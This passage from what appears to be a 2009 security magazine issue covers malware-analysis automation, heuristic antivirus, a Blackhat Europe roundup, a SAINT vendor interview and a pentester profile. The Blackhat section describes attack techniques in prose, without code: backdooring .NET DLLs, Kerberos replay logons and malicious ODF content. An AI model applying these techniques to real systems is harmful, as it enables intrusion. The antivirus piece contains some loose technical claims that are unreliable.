In this article, the automation script was extended to include the network simulation suite InetSim and turn the virtual machine into a sandnet. Doing so allows analysts to spoof the Internet and view connections and data the malware will send over the network. The script was also expanded to perform memory analysis using the Volatility Framework to view the process list, network connections, loaded DLLs and kernel modules directly from memory. Querying this information directly from memory prevents any rootkits from working successfully and hiding information. Finally, the importance of base lining your analysis system was discussed in order to determine which system events are benign and which are suspicious.

It is important to remember that the automation script presented here is meant to be used as a starting point when analyzing malware. There are many excellent malware analysis tools available which could be used to expand the script and provide even more information to fight the infections being experienced.

On the 'Net

- <http://secshoggoth.blogspot.com> – The original automation scripts are located on the author's blog.
- <http://www.team-cymru.org/Services/MHR/> – Team Cymru Malware Hash Registry,
- <http://www.secureworks.com/research/tools/truman.html> – Truman Sandnet Software,
- <http://www.inetsim.org/> – InetSim Internet Services Simulation Suite,
- <http://secshoggoth.blogspot.com/2009/02/inetsim-installation.html> – Enhanced InetSim installation instructions,
- <http://dfldd.sourceforge.net> – dfldd software,
- <https://www.volatilesystems.com/default/volatility> – Volatility Framework,
- http://www3.telus.net/_/dud/ – Dud program,
- <http://www.autoitscript.com/autoit3/> – AutoIT scripting language.

Tyler Hudak

Tyler Hudak is an information security professional who works for a large multi-national corporation and specializes in malware analysis. He can be contacted through his blog at <http://secshoggoth.blogspot.com> and welcomes any enhancements to the scripts presented in this article.

ID fraud expert says...

Behavioral Technology Can Deliver Proactive Defense

JULIAN EVANS

Neural (Term comes from the word neurons in the human brain) and heuristic (Term comes from the word heuriskein, meaning to *discover*) technology is now being talked about as the next generation development within AV (Antivirus) and endpoint security circles. That said many of the security vendors have already started to incorporate heuristic technology in their security solutions. Others though will no doubt be advancing this with the more expensive option of developing a combined neural/heuristic solution for cloud computing (see later) rather than relying on just heuristics and signature based models on clients and networks.

For the benefit of readers we will now be discussing the various developments (both current and future) of behavioural technology in the anti virus (AV) industry.

What is Neural Technology?

Neural technology is a mathematical or computational model based on biological neural networks. It is closely related to the neurons of the human brain – hence the term *neural*. It is a very complex but adaptive system that makes changes to its structure based on various internal and external learning processes. The neural adaptive learning process is in fact a non-linear statistical data modelling tool which is used to find patterns in data (very useful for virus detection) – this is what makes it stand out from the crowd! Certainly in fraud detection and developing behavioural patterns for computer security applications, neural networks is where security application vendors may well be moving.

Symantec integrated IBM's patented neural network boot detection technology into Norton Antivirus products back in 1999 – this was one of the first steps into the behaviour adaptive learning. This neural network technology used artificial intelligence to detect boot viruses and was used alongside their heuristic technology. This was a massive step and one that led to Symantec rising to become one of the largest AV vendors.

What is Heuristic Technology?

Heuristics can be either static or dynamic, with the major difference being the use of CPU emulation which scans around for specific virus behaviours. Static heuristics use a code signature rather like a signature based model but the big difference here is that they look for the behaviour of the virus rather than a virus itself.

Where is Behavioural Technology Being Used?

Neural technology is being used in a number of industries:

- Security software
- Fraud detection
- Insurance
- Banking
- Telecoms (includes mobile and fixed line operators)
- Health
- Marketing
- Government, to name just a few....

The current economic crisis the world is facing is going to force businesses to

start realizing the benefits of using neural and heuristic decision analytics and data mining tools both in security and marketing in particular. These tools will aid businesses in their pursuit of increased revenue and provide that cutting edge in the market place.

The first behaviour-based anti-malware product for Windows was back in 2006/2007. This was developed by US company Sana Security (who earlier this year were acquired by AVG Grisoft). They believed (and rightly so) that the future for internet security lay in developing heuristic detection software algorithms which required little or no individual interaction. The security software would monitor open application behaviour and alert the user if a change in application behaviour was made. No signatures updates would ever be needed. Only improved algorithms for detection would be needed every so often. Since then we have seen a number of companies including Symantec and a more recent entrant – Novashield, with the latter developing improvements on the Sana application detection technology.

The Malware Challenge

Malware authors have direct access to the operating system documentation (whether it be Windows XP or Vista) as do the legitimate developers, which basically means the number of hackers and malicious attacks will continue to increase. These threats and attacks will develop in complexity with many different strands (variations) will also make signature based detection less effective in protecting individuals and networks.

BEHAVIORAL TECHNOLOGY CAN DELIVER PROACTIVE DEFENSE

As is often the case rootkits often include features that prevent them from being detected by the popular security software like avast! AVG, Symantec and McAfee to name a few. The rootkit problem is increased when that create bots, backdoors or even trojans on individuals PC's.

Most of the leading antivirus companies have developed stand alone rootkit security applications which assist individuals with rootkit removal. Some rootkits are very smart indeed though – so clever that they have in-built detection capabilities which include the most popular rootkit detectors. One example is detection software will view the kernel processes to the user space processes to find what is hidden in the user space.

The downside of this is that the rootkit can unhide itself so that the views are the same and therefore will not be identified as hidden. The reason for this is very clear – signature based security software is not going to catch most of the malicious programs that are in the wild today – but it does have its place and if individuals download and install the regular AV updates and follow simple safety rules when surfing, all will be well.

But, there is a big BUT here. ... This isn't necessarily the case – a more proactive solution is required re: a blend of neural detection with a heuristic twist.

Security software vendors will inevitably look to develop smarter detection and scanning capabilities. To accurately remove malicious files involves more than blocking a program – there are associated files that need to be removed also.

Understanding how these files work and which folders/directories they populate isn't an easy task. Developing a behavioural model that would be able to identify and remove all the components (including the different virus variants) would have obvious impacts on application and PC performance.

A recent survey highlighted that over 60% of computer users do not update their security software. This is an alarming number. One of the reasons why updates are not being downloaded and installed is due in part to limited understanding of why you need the update and firewalls blocking the update. This is evident if you use ZoneAlarm (which is an excellent firewall) but with numerous pop ups the user may

inadvertently block the update. PC users who are aware of malware threats typically install at least three products to protect their PC's against adware, Spyware and rootkits.

A blend of neural and heuristic technology in a security application may well end the need for multiple security applications. The advantages are obvious. The major advantage is that one application would save on resource and reduce the memory count and most importantly improve the detection rate.

There are in effect two heuristic elements that could be developed. One of these is at the program application layer and the other is the detection computations. There does appear to be reports that behaviour based products show false positives, but the same can also be said for signature.

Most applications do have a standard behaviour on opening and closing but not all have the same user interactions. Reducing the application file size is an important step, but equally important is keeping the CPU footprint very low thereby providing the fastest operational performance possible.

User behaviour cannot be evaluated in a test environment. Understanding what programs individuals use and how they use them has privacy issues, but these can be overcome by developing a community approach.

Could Cybercriminals Take Advantage of the Heuristic Approach?

Cybercriminals have been collecting user data for many years now. Most

program creators know enough to be able to collect data on a PC including what programs it is running and when. The ability to disable security software has also taken a new position in cyber space. Disable the firewall and anti-virus and you have full control of that machine. Furthermore, disable the windows registry and CMD and block downloads of popular internet security software and you make removal of any malicious payload time consuming and very expensive indeed.

Cybercriminals have identified that PC users aren't particularly clever when it comes to protecting their online identity – so social engineering is made to be a very simple and a low cost way of hijacking an individuals PC. The hijack approach provides an ability to analyze (and some are clever enough to use predictive analytical models) a users behaviour and collect sufficient data to understand how they use their PC. Think Scareware and how simple it is to execute – most of the malicious payload is delivered by search engine index listings (normally on the top few pages and some are sponsored links to add authenticity). These poisoned links will take the user to a fake webpage (which looks very real and sometimes will appear as a reputable internet security brand). How do you defend a PC against this threat? The answer is not straightforward

Virus writers are evolving their techniques with the use of encryption and other techniques to hide malicious code from detection software. However the heuristic predictive layer approach will add the additional protection that is required.

Top 10 Web Attack Vectors

In the last six months of 2008. This is expected to be relatively consistent throughout 2009.

1. Browser vulnerabilities
2. Rogue antivirus/social engineering
3. SQL injection
4. Malicious Web 2.0 components (e.g Facebook applications, third-party widgets and gadgets, banner ads)
5. Adobe Flash vulnerabilities
6. DNS Cache Poisoning and DNS Zone file hijacking
7. ActiveX vulnerabilities
8. RealPlayer vulnerabilities
9. Apple QuickTime vulnerabilities
10. Adobe Acrobat Reader PDF vulnerabilities

Source: State of Internet Security, Q3-Q4, 2008, Websense.

ID fraud expert says...

Heuristics don't need to identify an exact match, as predictive techniques can sniff out the virus signs.

Although there are benefits to heuristic virus checking, the technology available today isn't really that sufficient. Virus writers are able to write viruses that don't obey the rules making the current heuristic behavioural rules obsolete. Changes to these rules would have to be downloaded and installed because if not, the behavioural rules would be unable to block the viruses and malware attacks.

Would a Behavioural Approach Deter Malware Attacks?

Yes – if the behavioural model was smart enough to identify a change in application state which wasn't initiated by the *real* user. Hackers though, are clever enough to be able to learn how to execute a *normal* shutdown command, therefore disabling the application and leaving the PC at a virus's mercy.

Some security experts refer to neural detection as *predictive antivirus*. The predictive antivirus adds a level of intelligence to the virus detection process. By modifying the system this way it is possible to have virtually no false positives or reduce the false positive rate quite significantly.

Enter *interception* which detects virus behaviour and provides a warning about it. One of the major difficulties with heuristic interceptor applications is that they have difficulty in working out what is and isn't a virus. A virus can disable a virus very easily indeed before launching its malicious payload. ZoneAlarm is good example of one product that uses an interceptor which prompts the user to allow or disallow activity, but as most users will tell you – this can be a little annoying for the everyday user.

A particular problem facing anti-virus software is polymorphic viruses which attempt to neutralize virus-scanning techniques by changing the code every time the virus infects a new computer. Where a virus signature remains, the same the checksum of the virus may indeed change which means the AV will not be able to detect it. Most AV can pick these evasive techniques, but it nevertheless means that a polymorphic virus could (and will) be developed to evade AV and gateway scanners.

Most AV can also detect tunnelling viruses, stealth viruses, fast infecting viruses and the MTX worm. The latter loads itself into the RAM before the AV can prevent it from loading – it will even download updates and browser plugins which allow virus writers a distinctive advantage. Equally the MTX worm is now part of a growing number of worms which can disable (block) AV and firewall products (this is apparent when you see rogueware security software in the wild).

Another problem facing anti-virus software (this includes the heuristic approach) is metamorphic viruses which attempt to change the structure of the virus body and decryption engine, making detection very difficult. Some viruses can change size and location by creating a metamorphic body by disassembling and compressing the virus and removing unused code, then spreading it by changing the functions and breaking the code. This code is smart enough to reassemble to infect other hosts. Additionally the payload is very difficult to analyse when it behaves in this way, so you can see the obvious problem facing behavioural security software analysis.

The neural component of any security software would have to incorporate a number of additional techniques. Firstly,

this element would need to develop a unique profile of the user which could be stored both on the local machine and/or on the security vendors servers (see Cloud computing later). The latter has the obvious privacy problem, which is an ever growing issue in today's world and no security vendor wants to be labelled a snoop.

So this leaves us with a client or server installation. The client installation would be the most attractive solution and provide the opportunity to learn, adapt and maintain each user profile (very much in the same way as a browser profile) with limited impact on PC performance. If a business is considering a server model then each client would have its own neural profile – this could be something that is imbedded in Windows Server as part of each user's profile – but as yet there is no evidence to suggest this might be possible. Maybe we should consider a neural network windows server architecture to solve this problem?

The big question here is not how the application develops but understanding the user application experience. By this we mean understanding how the user interacts with each application (application aware heuristics), including logging in and signing out, time stamps, applications used, significant variations in CPU and RAM, frequency of use and so on. These are just some of the behavioural considerations when considering a combined neural and heuristic approach.

A novel approach for security vendors might be to consider a feedback facility. This would involve the application providing feedbacks as the First Line of Defence (FLD) on virus or application open events that, upon investigation, are found not to be a malicious file. We all know the problem of manually removing a malicious program from our PC's – it can involve hours of looking for a needle in a haystack files/folders and DLLs in the registry – when suddenly having deleted a registry DLL, the PC refuses to load. Often the offending file has the same name as an important windows component which makes the task of identifying the malicious file even harder – this is where the FLD could be used to great effect with limited user interaction.

Another important feature would be the ability for the user to have some control of the PC. The word 'some' is important

Report from Website

An interesting report from Websense highlights where malware is being sent around the world

42 percent of malware is connected to the US

16 percent of malware is connected to United Kingdom

8 percent of malware is connected to Brazil

8 percent of malware is connected to China

5 percent of malware is connected to Russian Federation

20 percent of malware is connected to other countries

Source: State of Internet Security, Q3-Q4, 2008, Websense

because too many user options may well hamper the performance of the behavioural algorithm. This is an additional component of the FLD which would allow individuals and organisations greater control to configure program rules (very much like a software firewall).

The Future

There is a movement in security circles (especially AV companies, but intrusion detection companies are fast catching on here) which is gathering momentum to find a common ground on developing a more robust and improved detection anti-virus and firewall security architecture. This architecture will no doubt incorporate a blend of neural network and heuristic detection capability with signature support, but is currently limited by the hardware available for PC's as well as the vast number of training samples that would be needed.

As discussed previously the polymorphic approach simply prevents signature detection outright as well as the location of the solutions given the ever increasing vector attacks and propagation techniques used by virus writers.

Artificial intelligence simulation on the other hand has some way to go before it can mimic the neurons of the brain. Understand the brain from a hacker and you might just understand how to detect and remove the virus!

Looking for certain characteristics in known applications and virus functionality is another more efficient method than scanning for specific viruses so we will all just have to get used to signature and basic heuristic technology until the next generation AI neural technology arrives.

The future security solution will possibly have multi-levels and originate from the cloud (Cloud computing is a fast developing technology – it is Internet based and uses distant servers for data storage and management. The biggest advantages of this type of computing is a PC or network will be able to be accessed anywhere, use less resource and the endpoint security that will be provided will be more secure, manageable and maintainable. There is though a long way to go before individuals and businesses are comfortable with uploading their

sensitive data to distant servers, regardless of the obvious advantages.) to the endpoint solution – so this will remove the need for client based AV. This will mean that behavioural analytics will have to be exchanged between all the components of the network of communities which will provide more accurate detection and prevention modelling.

The use of intelligent monitoring will be very important indeed in the evolution of detection, isolation and managing the virus and malware attack. Attacks are becoming more focussed and virus writers are focussing their efforts on exploitation and extraction of personal and company identity information. Additionally there is a need for telemetry to be collected and shared as part of what can be called a hive.


There is another school of thought about the future of virus detection. Being able to gather data on attack methodologies and vectors used by attackers is often referred to as a honeynet. The honeynet (or honeypot) will allow us to learn more about botnets and DDos attacks. The latter is the main reason we all receive so much spam and phishing emails. The downside of the honeynet is that it can be problematic, time-consuming and expensive to deploy.

Move over honeypots – the next revolution will be virtual honeynets which share many attributes of traditional honeypots, but the biggest advantage is you can run thousands of them on a single system making them easier and cheaper to build, deploy and maintain.

Having read this feature you probably have concluded that there are so many different technologies – how do you decide which route to take if you are an AV vendor? Take a moment and think how long it has taken for the human race to evolve and build an effective immune system – yes millions of years! What we are talking about here is evolving an artificial detection and removal immune system that evolves as we learn and adapt – which could be millions of years from now....

Julian Evans

Identity Fraud and Information Security Expert – ID Theft Protect – Hakin9



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SPECIAL REPORT

Blackhat Europe Roundup

CHRIS JOHN RILEY

Blackhat Europe 2009

16-17 April

Mövenpick Hotel

Amsterdam, Netherlands

Blackhat Europe has been one of the main-stays of the European security conference scene since it first started back in 2000. For the last 9 years the conference has been held in Amsterdam, and although smaller than the Las Vegas version that's due to be held later this year, it gives a perfect chance to meet with other security professionals and watch some groundbreaking research. This year was the last time that Blackhat Europe will be held in Amsterdam. Due to space issues and the need to expand the number of tracks, Blackhat Europe will be held in Barcelona in 2010.

This year's lineup covered a wide range of topics, from Charlie Miller and Vincenzo Iozzo talking about OSX and iPhone POST exploitation, to Eric Filoli and Jean-Paul Fizaine discussing the design weaknesses present in OpenOffice. The size and scale of the European version of Blackhat lends itself to more face to face discussions with the speakers. Unlike the gigantic US conferences were you can only get within shouting distance of the speaker, Blackhat Europe provided small speaker rooms to sit and discuss things directly with the speakers themselves. As usual CORE Security provided a great party on the last night. After all what would a conference like Blackhat be without at least one good party.

Aside from the usual talks and networking, there was a lot of talk

regarding a big bug being revealed at the conference. However at the last minute the vendor involved asked for the issue to be withheld a little longer as it wasn't 100% sure that it was fixed. More time was needed for testing, and a patch was expected within a month. Jeff Moss (the organizer of Blackhat) said that the vendor wanted to avoid speculation, but supported responsible disclosure. We encourage all of our speakers to follow responsible disclosure.

Fun and Games with Mac OS X and iPhone Payloads

What would a conference be without somebody breaking OSX. Blackhat Europe was no different as Charlie Miller and Vincenzo Iozzo demonstrated. The talk focused less on exploitation of these platforms (Charlie Miller is the person behind the *no more free bugs* campaign after all), and was more aimed at POST exploitation and payload techniques. The talk covered some very technical overviews of how userland-exec could be used to inject a payload into running processes. If this sounds familiar then it should, as Meterpreter (of Metasploit fame) works in roughly the same way. However instead of injecting into a DLL, an OSX binary is used. Charlie has ported a number of the existing Meterpreter features to the OSX platform (or Macterpreter as he called it). The latest version of Metasploit SVN already has this new feature available for test (see osx/x86/meterpreter). Most of the default Meterpreter functionality is included, however the ability to migrate between

processes, as well as a couple of other minor commands (route table and idle time) aren't available currently. However as an addition to the normal meterpreter functionality, Charlie has added a *takepic* command that uses the Apple iSight camera to take a snapshot and store it in the /tmp of the exploited machine. As he said, these are all just features to be built on, now that the basics are there. To finish off, Vincenzo talked about the reasons why jailbroken iPhones are more vulnerable to attack than the standard firmware versions. It appears that some recent research into iPhone exploitation doesn't take into consideration that the jailbroken iPhone firmware disables application signing and makes the platform more prone to exploitation. Researchers at some recent conferences have given talks about generic iPhone issues that may be limited to jailbroken systems. This is something to consider for future iPhone research.

.NET Framework Rootkits

Erez Metula presented his talk discussing .NET Frameworks (which was a topic recently written about in HAKIN9). Although .NET was the chosen victim of the presentation, Erez went out of his way to let everybody know that this attack vector was easily ported to other programming languages such as Java, or PHP. By exploiting a failure in .NET's file validation, it appears possible to directly insert compiled .NET code into an existing DLL file. In effect, this allowed an attacker to change commonly used functions, such as authentication routines, to effect

the way they function. Some examples given were the use of magic codes (i.e. if the username is "GOD" authorize the user), as well as inserting backdoor listeners, duplicating logon processes (to send a copy of the username:password to the attacker) and even compromise cryptographic functions (through key fixation, or downgrading). The process of altering the DLL and replacing it can be automated using tools Erez is due to make public on his website. The .Net-Sploit tool includes a number of pre-compiled modules, but is designed to be more of a Metasploit type project, where the software acts as a framework for future code and attack vectors. One of the beauties of this attack type is the fact that code-reviews wouldn't usually discover the malicious function. As the change is made to an already compiled DLL, the source is left unchanged. This brings about other problems of course, as the DLL could be replaced with a clean version during the next release cycle. Then again, you can't always have your cake and eat it.

<http://www.applicationsecurity.co.il/Net-Framework-Rootkits.aspx>

Tactical Fingerprinting Using Metadata: Hidden Info and Lost Data

Metadata is a topic we've seen a lot of talk about in the last year. Although the topic seems like it had been covered more than enough, the team from informatica64 managed to bring something new to the table. Aside from the usual coverage of what Metadata is and how it can be used, the team demonstrated a new tool for gathering and analyzing Metadata on a large scale. The FOCA tool supports a range of formats and allows you to read the metadata from multiple files (including a nifty feature to export the metadata from images stored inside a PowerPoint presentation, or other documents). Although the information can probably be extracted in a number of different ways (strings, hex editing, etc), the FOCA (Fingerprinting and Organization with Collected Archives) tool brings it all together into one easy tool. Support for batch processing is something that will come in very handy for penetration testers

looking at large datasets or wanting to automate the process. As well as offering the chance to read each documents metadata, the FOCA tool also pulls the relevant usernames, file paths (folders), software versions, printer details, and email addresses into an easy to read format. With direct support for Google or Live Search within the tool, you can easily analyze sites for metadata without having to download the files separately before analysis. The ability for the tool to group information into useful and readable groups is amazing. By analyzing all the data from a sample domain it was possible to list 150 workstations with names and the valid users and paths on the machine. For a client-side attack this application is invaluable. Currently the latest release doesn't support image files directly (although it can pull Metadata from embedded images). This is something that the team is working on for the next release.

FOCA version 0.7.6.4 is available from <http://www.informatica64.com/FOCA>

Taming the Beast: Assess Kerberos-Protected Networks

Emmanuel Bouillon covered some historical and new takes on Kerberos replay and spoofing attacks. The technical content was very well presented, but with so much to take in, the slides seemed more like a half day workshop than an hour long conversation. By combining these attack vectors it was possible to fool a system into thinking it had received a valid Kerberos ticket and therefore permitted the logon. The demos were a little hard to follow as details of the process were a little light on the ground. However the results were hard to argue with. The process allowed the attacker to set the password expected by the remote system in the ticket and therefore logon to the workstation through RDP or at the console using the newly set password. Although local LAN access was required to capture the initial Kerberos exchange (needed for the replay portion of the attack), it's certainly something that would be useful in a network penetration test. With that said, the tools used in the demo (mostly python scripts implementing

features from the Python ASN.1 library) won't be released to the public. This doesn't mean that a tool won't be written and released by other interested parties in the future however.

OpenOffice Security Design Weaknesses

Eric Filiol and Jean-Paul Fizaine walked attendees through a double session on OpenOffice 2 design issues and the fixes implemented in version 3 of the product. Due to the increased use of OpenOffice throughout Europe, there were a growing number of questions surrounding the security of the product. An analysis in 2006/2007 showed that ver. 2.x was very insecure. These findings were, at the time, provided to the OpenOffice team for the issues to be addressed. Leap forward to 2008, and version 3 of Open Office is released. Despite the fact it was hailed as a major evolution, the same problems found in 2006 study still exist. A number of security issues were discussed, however the main failing seems to be the poorly done implementation of Encryption for ODF files. As with Office 2007 documents, the container format (ODF, or DOCX) can be unzipped to expose the files inside. By looking at these files and the XML settings you can easily understand the issues. Although OpenOffice encrypts a large portion of the file contents, it is still possible to insert malicious content into a file due to lack of security checks. This as also the case with files cryptographically signed due to the lack of signing/encryption of the manifest.xml file. To make this issue worse, OpenOffice supports such a wide range of scripting formats (Perl and JavaScript are only 2 of the supported formats) that writing a malicious macro is simple and quick to achieve. Hopefully these issues will get patched in the next release of OpenOffice

Chris John Riley

Chris John Riley is an IT Security Analyst working for Raiffeisen Informatik's Security Competence Center in Zwettl, Austria. Working as part of a team he performs penetration testing for clients on a regular basis. In between projects he makes time to blog and look for vulnerabilities in open-source software (such as the recent TYPO3-SA-2009-001 Weak Encryption Key vulnerability). He is contactable through his website at <http://www.c22.cc> or through <http://raiffeiseninformatik.at>

INTERVIEW

Interview with Billy Austin



Billy Austin, Chief Security Officer at SAINT Corporation, has held several executive positions for intrusion detection and vulnerability security vendors. He also published „Session Hijacking and Active Sniffing.” He holds engineering and training certifications in firewalls, VPNs, risk assessment, intrusion detection systems, public key infrastructure and other security tools.

Hakin9 Team: Could you briefly introduce yourself to our readers?

Billy Austin: Hello, my name is Billy Austin and I am the Chief Security Officer of SAINT Corporation. With almost 7 years at SAINT, I wear many hats as many employees do these days. On a daily basis, in a nutshell, I work with customers around the globe to ensure they are receiving the technology and customer support that is demanded as it relates to our security technologies.

Hakin9 Team: Could you briefly introduce your company?

BA: SAINT Corporation was established in 1998 and originally started with development of the SAINT Vulnerability Scanner, which focuses on vulnerability detection for heterogeneous networks. After several years, we decided to launch SAINTmanager, providing customers a centralized management console for distributed vulnerability management. Given our background and the need to perform further analysis and testing, we launched SAINTexploit, our penetration testing module, in 2005.

Hakin9 Team: Could you tell us what more we can expect from SAINT in the next few months?

BA: Sure. In June, we will be rolling out SAINT 7.0 which will incorporate a new GUI along with many new features such as an expanded information gathering tools module.

Hakin9 Team: We all know that the SAINT product suite offers a complete solution to evaluate the threats to our network. What new features and functionality can we expect?

BA: In the near future you can expect to see web application penetration testing and vulnerability scanning; more social engineering features such as Trojans; expanded client exploit testing components; and continuous coverage of new remote exploits. The bottom line is that we want to continue to provide our customers with the best possible capability to examine, expose, and exploit vulnerabilities.

Hakin9 Team: Why are you planning to add Web Application PT?

BA: Outside of network devices, operating systems, and applications we believe that web related vulnerabilities will grow at a daunting pace. Our customers will soon be able to rely on SAINT for further expanded coverage. Given the fact that SAINT is the only integrated vulnerability scanner and penetration testing technology

on the market, it makes sense to add this functionality for additional testing measures.

Hakin9 Team: How does the integration of vulnerability detection and penetration testing help the IT security engineer?

BA: In the past, all vulnerability scanners included some sort of severity system such as High, Medium, and Low for assisting the security engineer in vulnerability prioritization. Unfortunately, this is no longer good enough given the fact that vulnerabilities are being announced at record rates. First, I would state that being able to visualize a laundry list of vulnerabilities mapped to an exploit is very valuable. It gives customers the ability to filter their reports down to a manageable level such as view Exploitable Vulnerabilities Only. For the penetration tester, this becomes especially important because it eliminates the research factor of I wonder if this vulnerability is exploitable or not. On top of this, SAINT also provides the actual exploit launch pad associated with each vulnerability where an exploit is present, allowing the user to run the attack.

Hakin9 Team: What is the big advantage for a penetration tester in acquiring the SAINTexploit solution instead of, for example, Canvas, Core Impact, or even the free and great Metasploit?

BA: I am quite familiar with each of these tools. They all have their pros and cons; however, the biggest advantage of SAINT is the integration with the vulnerability scanner. There are many methodologies and vulnerability discovery is always a preliminary step; the fact that we have a vulnerability check for each of our exploits is quite helpful. Let me give you an example of why this is important. On April 10, 2009 I finished some research identifying all of the exploitable 2008 and 2009 vulnerabilities where a CVE was represented. The total ended up being 160 exploitable vulnerabilities where a remote shell/connection can be established. (This test did not include DoS exploits.) Here are the results by vulnerability scanner and penetration testing tool:

Vulnerability Scanner:

- SAINT – 135
- Nessus – 93
- Qualys – 70
- Rapid 7 – 47
- Retina – 28

Penetration Testing Tool

- Core Impact – 106
- SAINTExploit – 103
- Metasploit – 3
- Canvas – (Was not tested)

Top 7 Exploitable Vendors with total exploits

- Microsoft – 35
- HP – 8
- IBM – 8
- Oracle – 8
- Novel – 7
- Adobe – 5
- Sun – 5

Many pen testers rely on a vulnerability scanner to identify which targets to exploit. This is especially true for the penetration test where budget has limited us to a specific number of hours, so we do what we can with the tools and resources we have available. Let's say that a user had Retina and was then importing the results into Core. First of all, you can see that their probability of exploiting the target has diminished significantly. Secondly, just because we see Retina has 28 checks that are exploitable does not mean that Core has an exploit for each of them.

On the other hand, the SAINT user has detected 103 vulnerability checks and since we develop and maintain our own scanner and exploit tool, we provide 100% coverage of the exploits mapped to vulnerability checks.

Hakin9 Team: What is the most important feature?

BA: It really depends on what type of user you are; however, my favorite feature is being able to run a vulnerability scan and within the scanner, I can elect to exploit that individual vulnerability and system.

Hakin9 Team: Can you tell our readers how the exploit library is maintained?

BA: We work on exploits on a daily basis. Typically, about six new exploits are rolled out every two weeks with each new release. If the user has configured SAINTexpress®, which is our automatic updating process, then the new exploits get added the next time they launch SAINT.

Hakin9 Team: Summing up, what makes your products so unique in comparison to the other solutions that are currently available?

BA: There are many reasons SAINT is unique. The first reason is the integrated vulnerability scanner and penetration testing tool. The second reason is the commercial grade of exploits with support for multiple SP levels and OS's, when applicable. Third, I believe our reporting is far more comprehensive than the other solutions. Fourth, we offer unlimited installations and licenses so the customer can assess any size network. In addition, most customers find SAINT is very easy to use, offers excellent technical support, and is affordable.

Hakin9 Team: The use of 0days in penetration testing is getting more and more common, should we expect to see a commercial grade of 0days exploits available in SAINTExploit?

BA: 0days are on our radar and roadmap; however, most of our customers are enjoying quick exploit releases to newly discovered vulnerabilities which customers typically do not remediate for some time. 0days are offered as a service but typically provided as an exclusive exploit to a specific customer. We will reevaluate

this as the exploit and penetration testing market continues to mature.

Hakin9 Team: Recently we saw a good interaction from SAINT with the community, bringing the opportunity to BackTrack users to test SAINT solutions. What more we can expect from SAINT in this direction?

BA: The people at BackTrack are very good to work with and made it easy to provide our promotional license to all of their customers. SAINT encourages education in the security community and when opportunities arise, we will review them to determine how we will participate. As for BackTrack, we will continue offering the limited promotional version; should a user require a more flexible license, we offer a purchased copy.

Hakin9 Team: What do you think are the big trends of vulnerabilities in 2009? Do you put your coins in end user attacks as most security specialists do?

BA: First, I believe that the number of vulnerabilities will continue to rise at record rates; I expect both remote and client exploits to rise as well. Client exploit attacks appear to be the most successful, such as enticing a user to click on a link, visit a web site, or some other interaction. In my opinion, you will see this area of exploit grow tremendously as end-user workstations and desktops are the easiest to compromise. Too many users are worried about locking down their servers and I still hear on a daily basis that vulnerability testing is not being performed on the desktops. Microsoft will still be the top exploitable vendor throughout the year with Adobe, HP, and IBM following. I would expect to see an enormous increase of exploitable bugs for Oracle, especially with the Sun acquisition. On a separate note, we can expect more web related application vulnerabilities and exploits where a shell can be established to the target.

Hakin9 Team: What do you consider your greatest IT success?

BA: I believe my greatest success was joining SAINT Corporation and contributing my vision for providing an incredible technology to the security community. There is still a lot of work to do in the rapidly changing field of IT security and I look forward to the challenges.

SELF EXPOSURE



Chris John Riley is a full-time penetration tester for the Raiffeisen Informatik Security Competence Center in Zwettl, Austria. Over the last 13+ years in IT, he's lived and worked in the United Kingdom, Germany and Austria, working in various roles from Technical Lecturer, through Desktop / Server Support Analyst and now as an IT Security Analyst. He has published a number of articles in Hakin9 and Linux Magazine in the US and Europe, and is a member of the SANS Advisory Board.

Where did you get your first PC from?

Now that really takes me back a few years. My first computer was a ZX Spectrum with a built in cassette recorder. I always wished it was a Commodore, but you have to live with what you've got. I remember spending hours writing BASIC programs from computer magazines and adapting them for what I wanted to do. It was limited, but great fun. The system didn't last long as I wanted to move onto something more flexible. I spent all my money on an 8086 system, and the rest is history. That system really started my love affair with computers. I wish I'd kept that first computer, but you never think of it at the time.

What was your first IT-related job?

I was just coming out of college after a rather disappointing 2 year computer course and wanted to get some more hands-on experience with hardware maintenance before heading into the work place. So I found a local place that offered a 4 week long computer maintenance and technical support course. It covered everything from the processor up, and even though a lot was familiar to me I really still learned a lot from the excellent teacher. On the final day of the course the teacher took me to one side and asked me if I wanted to teach the class the next month. I guess I must have impressed him in some way. I'd like to say it went well, but a 17 year old kid straight out of college teaching a class full of ex-army guys how to install cache chips and use Windows 3.11 was a bit much for my first teaching experience. Still it was the start I needed.

Who is your IT guru and why?

Now that's a hard question. There are so many people that I look up to in the business. People like HD Moore for his work on Metasploit, Martin Roesch for Snort, and Johnny Long for his ability to merge technology, religion, and charity without even blinking. If I really had to select the one person that I class as a guru, it would be Ed Skoudis of InGuardians. I've never had the pleasure to meet him, but I've always considered him as an expert in the field of penetration testing. His books, webcasts and training materials have always inspired me to learn and go beyond what I know and move into new areas. I guess someday I'll have to break my no-US travel rule and attend one of his SANS classes.

What do you consider your greatest IT related success?

I've never really been one to trumpet my own successes. I guess the one thing that springs to mind is finding the Encryption Key vulnerability in the open-source TYPO3 CMS system. It wasn't a major issue, at least in my mind. However actually

